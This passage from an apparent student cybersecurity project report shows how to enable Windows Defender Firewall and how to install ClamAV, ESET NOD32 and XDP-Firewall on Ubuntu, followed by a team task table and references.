Defending against Slowloris by using Windows Defender Firewall

Step 1: Commence by opening the Control Panel from the Windows tab.

Adjust your computer's settings



System and Security

[Review your computer's status](#)

[Back up your computer](#)

[Find and fix problems](#)

Step 2: Subsequently, select System and Security.



Windows Firewall

[Check firewall status](#) | [Allow a program through Windows Firewall](#)

Step 3: In the System and Security. It will provide us with a Windows firewall.

[through Windows Firewall](#)

[Change notification settings](#)


[Turn Windows Firewall on or off](#)

[Restore defaults](#)

[Advanced settings](#)

[Troubleshoot my network](#)

Step 4: Within the firewall settings, locate the option to turn the firewall on or off and click on it.



Step 5: Observe that the color on the page remains red, indicating that the firewall is still turned off.




Step 6: On this page, we should tick the options on the firewall and click Okay to make the system do what we desire.




5. Windows Defender Firewall

Defending against Cain and Abel by using Windows Defender Firewall

Step 1: Turning on Windows Firewall in Windows entails configuring rules to regulate the traffic coming into and going out of our network.




Step 2: To stop an intruder from accessing Windows, the Windows firewall generates security alerts.



LINUX

1. Antivirus ClamAV

Step 1: Ubuntu Linux does not come with antivirus software by default.




Step 2: Install ClamAV on your Ubuntu machine by entering the following command in the terminal: `apt install clamav`

```
aiman@Aiman:~$ sudo apt install clamav
```

Step 3: For Ubuntu Desktop users who want a graphical front end, they can install ClamTk by entering the following command: `apt install clamtk`

```
aiman@Aiman:~$ sudo apt install clamtk
```

Step 4: ClamTK has been successfully installed on your desktop.



Step 5: Explore the features of the ClamAV antivirus.



Step 6: To check the ClamAV version, run the following command:

```
aiman@Aiman:~$ clamscan --version
ClamAV 1.0.4/27151/Thu Jan 11 17:41:16 2024
```

Step 7: Once the installation is finished, run the freshclam command to update the virus signature database. To do so, stop the Freshclam service by entering the following command: `sudo systemctl stop clamav-freshclam.service`

```
aiman@Aiman:~$ systemctl stop clamav-freshclam.service
aiman@Aiman:~$
```


Step 8: Proceed to update the database by running the following command:
`sudo freshclam`

```
aiman@Aiman:~$ sudo freshclam
[sudo] password for aiman:
ClamAV update process started a
```

Step 9: Restart the freshclam and enter the following command: `sudo systemctl start clamav-freshclam.service`

```
aiman@Aiman:~$ systemctl start clamav-freshclam.service
```

Step 10: Enter your password for authentication



Step 11: ClamAV is capable of detecting viruses, Trojans, and other forms of malware. Scanning files for viruses is done with clamscan command, enter the following command: `sudo clamscan -ir /home/`

```
aiman@Aiman:~$ sudo clamscan -ir /home/
----- SCAN SUMMARY -----
Known viruses: 8682506
Engine version: 1.0.4
Scanned directories: 331
Scanned files: 2363
Infected files: 0
Data scanned: 142.21 MB
Data read: 107.41 MB (ratio 1.32:1)
Time: 33.721 sec (0 m 33 s)
Start Date: 2024:01:12 00:59:24
End Date: 2024:01:12 00:59:57
aiman@Aiman:~$ █
```

2. Eset nod 32 Firewall

Step 1: Download the 64-bit version of the nod32 Firewall for Ubuntu.


Configure download

Operating system | Bitness Suse, Fedora, Ubuntu, Mandriva, Debian, Red Hat (64-bit)

Language English - United States

DOWNLOAD

Step 2: Open the downloaded file in the designated folder.



Step 3: Open the file in the terminal.

```
aiman@Aiman:~/Downloads$ ls  
eset_nod32av_64bit_en.linux
```

Step 4: Execute the file using the following command:

```
Chmod +x eset_nod32av_64bit_en.linux
```

```
aiman@Aiman:~/Downloads$ chmod +x eset_nod32av_64bit_en.linux  
aiman@Aiman:~/Downloads$ ls  
eset_nod32av_64bit_en.linux
```

Step 5: Enter the file by using the following command:

```
./ eset_nod32av_64bit_en.linux
```


```
aiman@Aiman:~/Downloads$ ./eset_nod32av_64bit_en.linux
```

Step 6: If there is an error like this, install the missing package, libc6:i386, and enter the following command:


```
Sudo dpkg --add-architecture i386; sudo apt-get install
```

```
aiman@Aiman:~/Downloads$ ./eset_nod32av_64bit_en.linux  
error[277b0000]: Please install the following files or packages: libc6:i386, /lib/ld-linux.so.2  
aiman@Aiman:~/Downloads$ sudo dpkg --add-architecture i386; sudo apt-get install  
libc6:i386
```


Step 8: Enter your password to grant authentication.



Step 9: In the antivirus setup, click Next.



Step 10: Accept all the requirements and then click Install.




Step 11: Once the installation is complete, click Finish.



Step 12: Restart your system to apply the changes and activate the antivirus.



Step 13 : The antivirus has been installed and usable in your ubuntu desktop.



3. XDP-Firewall

Step 1: Install dependencies using the following command:

```
sudo apt install -y libconfig-dev llvm clang libelf-dev build-essential
```

```
aiman@Aiman:~$ sudo apt install -y libconfig-dev llvm clang libelf-dev build-essential
```

Step 2: Install dependencies for building LibXDP and LibBPF. Use the following command: `sudo apt install -y libpcap-dev m4 gcc-multilib`

```
aiman@Aiman:~$ sudo apt install -y libpcap-dev m4 gcc-multilib
```

Step 3: You need tools for your kernel. Since we need BPFTool, use the following command to install it: `sudo apt install -y linux-tools-$(uname -r)`

```
aiman@Aiman:~$ sudo apt install -y linux-tools-$(uname -r)
```

Step 4: To install git in your Ubuntu, run the following command: `Apt install git`

```
aiman@Aiman:~$ apt install git
```

Step 5: To clone the repository via Git. Use the recursive flag to download LibBPF sub-module using the following command:

```
git clone --recursive https://github.com/gamemann/XDP-Firewall.git
```

```
aiman@Aiman:~$ git clone --recursive https://github.com/gamemann/XDP-Firewall.git
```

Step 6: Change the directory to the repository using the following command:
`cd XDP-Firewall`

```
aiman@Aiman:~$ cd XDP-Firewall
```

Step 7: To install make use the following command: *sudo apt install make*.

Step 8: Build XDP-Tools and install LibXDP & LibBPF to /usr/include using the following command: *make libxdp*

```
aiman@Aiman:~/XDP-Firewall$ make libxdp
```

Step 9: Build the main project and install as root via Sudo using the following command: *make && sudo make install*

```
aiman@Aiman:~/XDP-Firewall$ sudo make && sudo make install
```

TASK DISTRIBUTION

Task	Person in Charge
Blue Team concepts and activities preparation	1. MOHAMAD ZULFIKRY BIN MOHAMAD ZUKI (CB21012) 2. NURUL ADRIANA BINTI MOHAMMAD AFANDI (CB21045)
Red Team concepts and activities preparation	1. TENGKU FARISHA ELLIANA BINTI TENGKU HAMZAH (CB21039) 2. WARSENA A/P EH CHUOI (CB21056)
Computer and network services preparation	1. NURUL ADRIANA BINTI MOHAMMAD AFANDI (CB21045) 2. WARSENA A/P EH CHUOI (CB21056)
Identify tools for attack	1. TENGKU FARISHA ELLIANA BINTI TENGKU HAMZAH (CB21039)
Identify tools for defend	1. MOHAMAD ZULFIKRY BIN MOHAMAD ZUKI (CB21012)
Set up computer and network services (Blue Team)	1. NURUL ADRIANA BINTI MOHAMMAD AFANDI (CB21045)
Setup attack tools (Red Team)	1. WARSENA A/P EH CHUOI (CB21056)
Perform attack tools (Red Team)	1. TENGKU FARISHA ELLIANA BINTI TENGKU HAMZAH (CB21039)
Plan mitigation and perform countermeasures based on each of the attacks (Blue Team)	1. MOHAMAD ZULFIKRY BIN MOHAMAD ZUKI (CB21012)

REFERENCES

- Firch, J. (2020, September 27). What Is A Red Team VS A Blue Team In Cyber Security? PurpleSec. <https://purplesec.us/red-team-vs-blue-team-cyber-security/>
- Top 10 Kali Linux Tools For Hacking. (2020, July 11). GeeksforGeeks. <https://www.geeksforgeeks.org/top-10-kali-linux-tools-for-hacking/>
- 17 free cybersecurity tools you should know about. (n.d.). WhatIs.com. <https://www.techtarget.com/whatis/feature/17-free-cybersecurity-tools-you-should-know-about>
- Saxena, A. (2023, March 11). Top 15 Cybersecurity tools You Must Know in 2023. Sprinto. <https://sprinto.com/blog/best-cybersecurity-tools/>
- Top 25 Linux Security Tools to Boost Cyber Defense. (2023, May 23). <https://www.stationx.net/linux-security-tools/>
- AVG 2019 | FREE Antivirus & TuneUp for PC, Mac, Android. (n.d.). AVG.com. <https://www.avg.com/en-ww/homepage#pc>
- What is Windows Defender Firewall? (n.d.). Www.computerhope.com. <https://www.computerhope.com/jargon/w/windows-defender-firewall.htm>